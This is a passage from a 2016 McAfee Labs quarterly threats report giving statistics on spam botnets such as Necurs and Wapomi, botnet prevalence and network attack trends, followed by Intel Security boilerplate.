
Share this Report



This quarter a new contender appeared in our Top 10 list of email spam botnets: Necurs, which is both a malware family name and spam botnet identification. With a massive infrastructure, Necurs delivers Locky ransomware and Dridex campaigns from millions of infected machines around the world. An interruption in early June slowed the volume of these campaigns, but we have observed a return in activity and expect continued spamming of ransomware in Q3. Overall botnet volume increased by about 30% in Q2.


Wapomi, which delivers worms and downloaders, increased by 8% in Q2. Last quarter's number two, Muieblackcat, which opens the door to exploits, fell by 11%.

Spam Emails From Top 10 Botnets (millions of messages)



Source: McAfee Labs, 2016.

Worldwide Botnet Prevalence




Source: McAfee Labs, 2016.

Share this Report




Top Countries Hosting Botnet Control Servers



Source: McAfee Labs, 2016.

Top Network Attacks



Source: McAfee Labs, 2016.

Denial-of-service attacks gained 11% in Q2 to move into first place. Browser attacks dropped by 8% from Q1.

Share this Report





Feedback. To help guide our future work, we're interested in your feedback. If you would like to share your views, please [click here](#) to complete a quick, five-minute Threats Report survey.

Follow McAfee Labs



About Intel Security

McAfee is now part of Intel Security. With its Security Connected strategy, innovative approach to hardware-enhanced security, and unique Global Threat Intelligence, Intel Security is intensely focused on developing proactive, proven security solutions and services that protect systems, networks, and mobile devices for business and personal use around the world. Intel Security combines the experience and expertise of McAfee with the innovation and proven performance of Intel to make security an essential ingredient in every architecture and on every computing platform. Intel Security's mission is to give everyone the confidence to live and work safely and securely in the digital world.

www.intelsecurity.com



McAfee. Part of Intel Security.
2821 Mission College Boulevard
Santa Clara, CA 95054
888 847 8766
www.intelsecurity.com

The information in this document is provided only for educational purposes and for the convenience of Intel Security customers. The information contained herein is subject to change without notice, and is provided "as is," without guarantee or warranty as to the accuracy or applicability of the information to any specific situation or circumstance. Intel and the Intel and McAfee logos are trademarks of Intel Corporation or McAfee, Inc. in the US and/or other countries. Other marks and brands may be claimed as the property of others. Copyright © 2016 Intel Corporation. 908_0816_rp_sept-2016-quarterly-threats_PAIR